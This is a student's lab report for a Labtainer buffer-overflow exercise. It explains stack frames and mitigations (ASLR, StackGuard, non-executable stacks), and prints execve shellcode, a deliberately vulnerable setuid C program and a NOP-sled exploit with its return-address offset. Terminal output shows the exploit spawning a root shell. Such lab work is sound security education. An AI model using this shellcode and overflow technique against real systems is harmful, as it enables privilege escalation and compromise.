

Alex Jasper

CSC481-SP24

April 2nd, 2024

Introduction: What is a Buffer?

To understand what occurs in this lab, I feel it prudent to first understand what a stack frame is and how data is organized within memory during the execution of a function(this also helps validate I know what I am doing).

A stack frame is created, for simplicity, often during a function call. This means that each function call creates its own stack frame on the call stack. When a function 'A' calls another function 'B'. the stack frame for 'A' is already on the stack and the stack frame for 'B' is created on top of it(such as is the case with a stack data structure or a stack of pancakes).

Stack frames include several key components necessary for the function's execution including parameters passed to the function, its local variables, and return addresses. The return address is a critical piece of information that tells the program where to continue execution once the function has completed. In the context of a stack frame, a buffer is simply a region of memory allocated for storing data temporarily. It can be thought of as analogous to an array.

```
+-----+
| Return Address | <- Overwritten by buffer overflow to point to malicious code
+-----+
| Previous Frame | <- Also known by Frame Pointer (FP), will be utilized in calculations later
+-----+
| Buffer | <- Intended for data, but overflow allows overwriting above items
||
+-----+
| Function's Local |
| Variables |
+-----+
| Function's |
| Parameters |
+-----+
```

The buffer here is used to hold data within the limits of a declared size(the size for my lab will be mentioned later). As expected, data should stay within a buffers boundaries and not go outside of them; however, as we will see, if data is being copied into the buffer via unsafe means, such as functions like `strcpy()` than the buffer could be written with more data than the buffer can handle and an overflow can occur.




Figure 0

A buffer overflow occurs when a program writes data beyond the boundaries of pre-allocated, fixed-length buffers. This can lead to a range of issues, from minor annoyances to severe security breaches. Such vulnerabilities arise due to inadequate separation between the storage for data (buffers) and control information (such as return addresses), creating a situation where the original return address may be overwritten. Consequently, the return pointer can be redirected to execute malicious code.

The "bufoverflow" Labtainer lab focuses on exploring this vulnerability. It includes an initial setup phase followed by four primary tasks, which constitute the bulk of the lab work. Throughout the lab, several security measures, including address randomization(ASLR), Stack Guard, and non-executable stacks, are investigated. These concepts and their relevance to mitigating buffer overflow vulnerabilities will be explained in detail in the "Tasks" section.

To conduct the lab, I used VirtualBox to create an Ubuntu (64-bit) virtual machine, following the instructions provided by the Naval Postgraduate School (NPS) - Center for Cybersecurity and Cyber Operations. I allocated 4096 MB of memory and 6 processors to ensure smooth operation(and because there is no such thing as overkill). The setup process was straightforward, and once the virtual machine was configured, it was easy to launch from VirtualBox, starting with a desktop environment logged in as the student user.

Tasks

This labtainer exercise consisted of an initial setup phase(that I call Task 0, albeit the lab manual does not) followed by the primary four tasks, each of which(including the initial setup) will be detailed below.

Task 0: Initial Setup

The lab is started from the Labtainer working directory on the students Docker-enabled host(LabtainerVM-2-baseline 1). To begin the lab the following command is issued:

```
labtainer bufoverflow
```

Afterwards, and once all necessary resources are set up by the command, we can begin the lab. The resulting virtual terminal includes a bash shell with several programs that will be utilized during the course of completing this lab, located in the home directory.

Address Space Layout Randomization(ASLR): ASLR is a security feature that randomly arranges the positions of key data areas of a process, including the base of the stack and the heap. Guessing address is a critical aspect of buffer overflow attacks but due to ASLR and the inherent "randomness", guessing where the malicious code resides in memory is a much more difficult task for an attacker. Several Linux based systems(and other OS's) utilize address space randomization to randomize the starting address of heap and stack components of memory. If an attacker cannot guess or determine the address of their payload or other critical memory locations, the likelihood of a successful buffer overflow attack diminishes.

To begin this lab I started by disabling the ASLR using the following command:

```
sudo sysctl -w kernel.randomize_va_space=0
```

To which the response output is:

```
kernel.randomize_va_space = 0
```

The StackGuard Protection Scheme: The GNU Compiler Collection (GCC) compiler, which I will use to compile our code files, implements a security mechanism "Stack Guard" that aides in preventing buffer overflows. It does so by introducing what is known as a canary value that serves as a sort of tripwire to detect and respond to overflow attempts.

Disabling this feature helps remove a significant barrier to buffer overflow exploitation and allows the student to directly observe how overwriting the buffer affects the program control flow and how the return address can be manipulated.

An example command of compiling a program with the StackGuard disabled, provided by the lab manual, is as follows:

```
gcc -m32 -fno-stack-protector example.c
```

... where "example.c" represents the file being compiled and "-m32" switch creates a 32 bit executable, which are required for this lab.

Non-Executable Stack: Stacks are a part of memory that is dynamically allocated with local variables, function parameters, and return addresses. Stacks, historically, have been executable by default. This means that if an attacker could overflow a buffer and overwrite the return address to point to malicious code placed on the stack, they could easily execute this code.

With a non-executable stack, code placed on the stack is not inherently executable and therefore in a real world setting, helps to mitigate this security risk.

The lab manual outlines how we can mark the field in a programs header to signify either an executable or non-executable stack which is then implemented by the kernel or dynamic linker. By default, modern versions of GCC set the stack to be non-executable. We can change this by compiling a program with the following commands:

For executable stack:

```
$ gcc -m32 -z execstack -o test test.c
```

For non-executable stack:

```
$ gcc -m32 -z noexecstack -o test test.c
```

2.2 Shellcode:

Before starting the attack we need code to launch a shell, otherwise known as shellcode. This is the code that will be loaded into memory so that we can force the vulnerable program to jump to it. In the lab manual reading we are provided with the following example code:

```
#include <stdio.h> int main( ) {
char *name[2]; name[0] = "/bin/sh";
name[1] = NULL; execve(name[0], name, NULL);
}
```

This program is the C code version of executing '/bin/sh' using the 'execve' system call. The code of 'call_shellcode.c' program is as follows:

```
/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"              /* pushl   %eax              */
    "\x68" "//sh"        /* pushl   $0x68732f2f        */
    "\x68" "/bin"        /* pushl   $0x6e69622f        */
    "\x89\xe3"          /* movl    %esp,%ebx         */
    "\x50"              /* pushl   %eax              */
    "\x53"              /* pushl   %ebx              */
    "\x89\xe1"          /* movl    %esp,%ecx         */
    "\x99"              /* cdq                      */
    "\xb0\x0b"          /* movb    $0x0b,%al         */
    "\xcd\x80"          /* int     $0x80             */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

For this lab, the '/bin/sh' program is replaced with an older, less secure shell version since modern shells will adopt the real UID of the process rather than the effective UID, making privilege escalation challenging. This shellcode will turn the real user ID to root, thus simulating a scenario where an attacker gains root access through a buffer overflow.

2.3: The Vulnerable Program

In this lab, we examine a program, `stack.c`, deliberately designed with a buffer overflow vulnerability. The lab manual includes one version of this program but this is the one that I will actually be working with in my lab. The primary differences are the sizes of the buffer in `bof` and the character array in `main`.

```

/* Lab Exercise - Buffer Overflow */
/* This program has an buffer overflow vulnerability. */
/* Your task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[105]; /* originally 12 in SEED labs */
    //BO Vulnerability
    strcpy(buffer,str);
    return 1;
}

int main(int argc, char* argv[])
{
    char str[1000]; /* originally 517 in SEED labs */
    FILE *badfile;
    badfile = fopen("badfile","r");
    fread(str, sizeof(char),1000, badfile); /* originally 517 in SEED labs */
    bof(str);
    printf("Returned Properly\n");
    return 1;
}

```

The program reads input from a file named "badfile" into a 1000 byte character array and then attempts to copy this input into a much smaller 105-byte buffer within the `bof` function using `strcpy`, which does not perform boundary checking(hence the "BO vulnerability" note). This discrepancy in buffer sizes is the root cause of the vulnerability, as it allows for the overflow of the smaller buffer, potentially overwriting adjacent memory areas, including the return address on the stack. The program is compiled with specific flags to disable modern security protections, such as non-executable stacks (`-z execstack`) and StackGuard (`-fno-stack-protector`), and is set to run with root privileges (`chmod 4755`). The objective of this lab is to craft the contents of "badfile" in such a way that when the program attempts to copy its contents into the insufficiently sized buffer, it instead triggers the execution of malicious code that spawns a root shell.

Task 1: Exploiting the Vulnerability

In this task, we exploit a buffer overflow vulnerability in `stack.c` using a custom program, `exploit.c`, designed to generate a malicious file named `badfile`. This file, when processed by `stack.c`, triggers the vulnerability. Also, just as a point of detail, I use Vim to edit the `exploit.c` file by running `vim exploit.c`.

Crafting the Exploit

The `exploit.c` program is structured to craft the contents of `badfile` in such a way that, when `stack.c` reads this file and attempts to copy its contents into a smaller buffer, it will overflow that buffer. It is important to recall that the vulnerability in `stack.c` stems from the `strcpy()` function within `bof()`, which copies data from "badfile" into a fixed-size buffer without checking the input's length. Given the buffer's capacity is only 105 bytes, and the input can be as large as 1000 bytes, this discrepancy leads to a buffer overflow. This overflow

can overwrite critical stack frame data, most notably the return address. By manipulating `badfile` via `exploit.c`, the aim is to redirect the function's execution flow to our shellcode.

exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char shellcode[]=
"\x31\xc0"           /* xorl    %eax,%eax          */
"\x50"               /* pushl   %eax               */
"\x68"//"sh"         /* pushl   $0x68732f2f        */
"\x68""/bin"         /* pushl   $0x6e69622f        */
"\x89\xe3"           /* movl    %esp,%ebx          */
"\x50"               /* pushl   %eax               */
"\x53"               /* pushl   %ebx               */
"\x89\xe1"           /* movl    %esp,%ecx          */
"\x99"               /* cdql                      */
"\xb0\x0b"           /* movb    $0x0b,%al          */
"\xcd\x80"           /* int     $0x80              */
;

unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[1000]; /* originally 517 in SEED labs */
    FILE *badfile;

    /*-----Initialize buffer with 0x90 (NOP instruction)-----*/

    memset(buffer, 0x90, sizeof(buffer));

    /*Add your changes to the buffer here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer,1000,1,badfile); /* originally 517 in SEED labs */
    fclose(badfile);
}
```

The `exploit.c` program initializes a buffer with NOP (No Operation) instructions, forming a NOP sled, and appends shellcode designed to spawn a shell (`/bin/sh`). The strategy involves calculating an offset within the buffer where the return address is overwritten to point to our shellcode, facilitating arbitrary code execution. The two actions I will need to take to complete this code are:

- Inserting shellcode into the buffer

- Calculating and Overwriting the return address


Adding Shellcode to the Buffer: In order to complete this task, I want to calculate the starting position within the buffer where the shellcode should be copied to. To do this, I can subtract the size of the shellcode (plus an additional 1 for the null terminator) from the total size of the buffer. This ensures that the shellcode is placed right at the end of the buffer, maximizing the space for the NOP sled before it.

Placing the shellcode at the buffer's end ensures it is preceded by a NOP sled. This approach guarantees that any execution jump within the NOP sled region slides down to the shellcode.

```
int offset = sizeof(buffer) - sizeof(shellcode) - 1;
memcpy(buffer + offset, shellcode, sizeof(shellcode));
```

The next part requires a disassembly of the vulnerable function within `stack.c`, `bof()`. In order to find where to overwrite the return address I need to know two locations. The location in the buffer where the return address should be placed, and the memory address I would like to return to.

In order to locate the position of buffer that the return address is located I used `gdb` to disassemble the vulnerable function within `stack.c` `bof()` and identify the command used to store the buffer.




The screenshot shows a terminal window titled 'ubuntu@bufoverflow: ~'. The user has entered the following commands: `vim exploit.c`, `gdb --quiet stack`, and `(gdb) disassemble bof`. The output shows the assembly code for the `bof` function, starting with a dump of assembler code. The code includes instructions for pushing the base pointer, moving the stack pointer, subtracting 0x78 from the stack pointer, subtracting 0x8 from the stack pointer, pushing the base pointer, loading the address -0x71(%ebp) into the `eax` register, pushing `eax`, calling `strcpy@plt`, adding 0x10 to the stack pointer, moving the value at `0x1` in `eax` to `0x1` in `eax`, and finally leaving the function and returning.

```
File Edit View Search Terminal Help
ubuntu@bufoverflow:~$ vim exploit.c
ubuntu@bufoverflow:~$ gdb --quiet stack
Reading symbols from stack...(no debugging symbols found)...done.
(gdb) disassemble bof
Dump of assembler code for function bof:
0x080484bb <+0>:    push    %ebp
0x080484bc <+1>:    mov     %esp,%ebp
0x080484be <+3>:    sub     $0x78,%esp
0x080484c1 <+6>:    sub     $0x8,%esp
0x080484c4 <+9>:    pushl   0x8(%ebp)
0x080484c7 <+12>:   lea     -0x71(%ebp),%eax
0x080484ca <+15>:   push    %eax
0x080484cb <+16>:   call    0x8048370 <strcpy@plt>
0x080484d0 <+21>:   add     $0x10,%esp
0x080484d3 <+24>:   mov     $0x1,%eax
0x080484d8 <+29>:   leave
0x080484d9 <+30>:   ret
End of assembler dump.
(gdb) >_
student@LabtainersVM:~/labtainer/labtainer-student$
```

Figure 1

The function prologue, marked by the instructions to push the base pointer (`%ebp`) onto the stack and then set `%ebp` to the current stack pointer (`%esp`), establishes the groundwork for a new stack frame. Subsequently, `sub $0x78, %esp` allocates 120 bytes on the stack, slightly more than the buffer's 105-byte declaration, likely to account for compiler-imposed alignment or additional local variables.

The address of the buffer within `bof`'s stack frame is calculated with `lea -0x71(%ebp), %eax`, indicating the buffer starts 113 bytes below `%ebp`. This allows for the correct placement and subsequent vulnerability exploit via `strcpy`, which copies data into this buffer without bounds checking that will lead to the buffer overflow if the input exceeds 105 bytes (it will).



```
(gdb) r
Starting program: /home/ubuntu/stack

Program received signal SIGSEGV, Segmentation fault.
0xf7e75d76 in fread () from /lib32/libc.so.6
(gdb) i r
eax             0xffffd2f4      -11532
ecx             0xf7fc8bcc      -134444084
edx             0x0             0
ebx             0xf7fc8000      -134447104
esp             0xffffd2b0      0xffffd2b0
ebp             0xffffd2d8      0xffffd2d8
esi             0x0             0
edi             0x3e8           1000
eip             0xf7e75d76      0xf7e75d76 <fread+38>
eflags          0x10206        [ PF IF RF ]
cs              0x23           35
ss              0x2b           43
ds              0x2b           43
es              0x2b           43
fs              0x0             0
gs              0x63           99
(gdb) i r $ebp
ebp             0xffffd2d8      0xffffd2d8
(gdb)
```

student@LabtainersVM:~/labtainer/labtainer-students\$

Figure 2

Setting a breakpoint at `0x080484c7` in the `bof` function and running the program under GDB led to a segmentation fault, highlighting a critical moment in the exploration of a buffer overflow vulnerability. The fault occurred within the `fread` function, indicating an illegal memory access attempt which in this lab is due to overflowing the buffer. Inspecting the registers at the crash moment, especially the instruction pointer (`eip`) at `0xf7e75d76` and the base pointer (`ebp`) at `0xffffd2d8`, provides insights for crafting a buffer overflow exploit. The `eip` value points to the execution attempt outside the program's legitimate memory space, while `ebp` gives a reference to the stack frame's base, essential for understanding how the overflow modifies the stack's state.

Overwriting the Return Address and Crafting the Payload: Figure 1 presents the disassembly of the `bof()` function from `stack`. The `sub $0x78, %esp` instruction allocates space on the stack for both the buffer and local variables. The subsequent instruction at `0x080484c7 <+12>: lea -0x71(%ebp), %eax` determines the buffer's starting point to be 113 bytes offset from the base pointer. By including the 4-byte saved EBP (typical on a 32-bit system), I identified that the 4 byte return address is effectively 117 bytes from the buffer's start.

Given the exploit's buffer size of 1000 bytes, versus the target buffer size of 105 bytes in `stack.c`, and considering our shellcode's length of 24 bytes, the shellcode is strategically positioned at the buffer's end, preceded by a NOP sled for safe landing. Thus, the address `0xffffd540` is injected into the exploit buffer at a 117-byte offset using the line

```
*(long *) (buffer + 117) = 0xffffd540;
```


The `(long *)` part casts the result of `(buffer + 117)` to a pointer to a `long` type. This is in order to write a memory address (or a value the size of a `long`) into the buffer since I want to occupy four bytes starting at `buffer + 117`.

This manipulation ensures that when `bof()` returns, execution is rerouted to `0xffffd540`, which is positioned within the NOP sled, facilitating a direct transition to the shellcode execution.

Execution and Outcome(Actions & Observations)

After compiling `exploit.c` and running it to generate `badfile`, I execute `stack.c`. If the exploit is successful(aka if I reasoned correctly), the overflow will overwrite the return address on the stack with the address I specified, diverting the execution flow to our shellcode. As a result, a root shell is spawned, demonstrating a successful privilege escalation achieved through exploiting the buffer overflow vulnerability in `stack.c`.

As is evident with the screenshot, our exploit was successful and a root shell was spawned as per the '#' prompt character indicating I have achieved superuser(root) privileges. Now I just need my cape.



```
student@LabtainersVM: ~/labtainer/labtainer-student
File Edit View Search Terminal Help

ubuntu@bufoverflow: ~
File Edit View Search Terminal Help

ebp                0xffffd2d8        0xffffd2d8
(gdb) kill
Kill the program being debugged? (y or n) y
(gdb) quit
ubuntu@bufoverflow:~$ clear

ubuntu@bufoverflow:~$ vim exploit.c
ubuntu@bufoverflow:~$ gcc -o exploit exploit.c
ubuntu@bufoverflow:~$ ls
call_shellcode    compile.sh        exploit.c         stack.c
call_shellcode.c  exploit           stack             whilebash.sh
ubuntu@bufoverflow:~$ ./exploit
ubuntu@bufoverflow:~$ ./stack
# cat /root/.secret
# This secret file is generated when container is created
# The root secret string below will be replaced with a keyed hash
My ROOT secret string is: 88d0faa670d5e29383d7251aceee5241
# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) groups=1000(ubuntu),27(sudo)
#
```

Figure 3

To provide a bit more detail about the output, the command `cat /root/.secret` is used to display the contents of a secret file located in the root user's home directory. The secret string `88d0faa670d5e29383d7251aceee5241` is displayed showing I accessed the secret file in the root directory. The `id` command output provides the current user's identity and privileges. As per the lab manual, despite being in a root shell the real user ID `uid` is still set to my original user which is `uid=1000(ubuntu)`. The effective user id `euid` is set to 0. This discrepancy demonstrates how a user can temporarily assume higher privileges for specific tasks which is a fundamental security feature in Unix-like systems. On the off chance that further elaboration would not serve to grant extra points but waste more of your time, I will stop here.

